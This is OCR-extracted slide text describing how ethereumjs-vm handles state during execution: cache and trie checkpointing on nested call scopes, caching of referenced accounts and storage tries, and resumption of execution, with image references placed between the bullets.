
ethereumjs-vm

- when instructions triggers creation of scopes (e.g. abi call from account 1 to account 2), cache/trie is pushed into checkpoint stack




ethereumjs-vm


- when account are referenced, it gets cloned into cache



ethereumjs-vm


- if account storage is modified, a reference gets cached in storageTries






ethereumjs-vm


- on creation of nested scopes, cache is again pushed into checkpoints






ethereumjs-vm

- then action is resumed and further modifications can be made



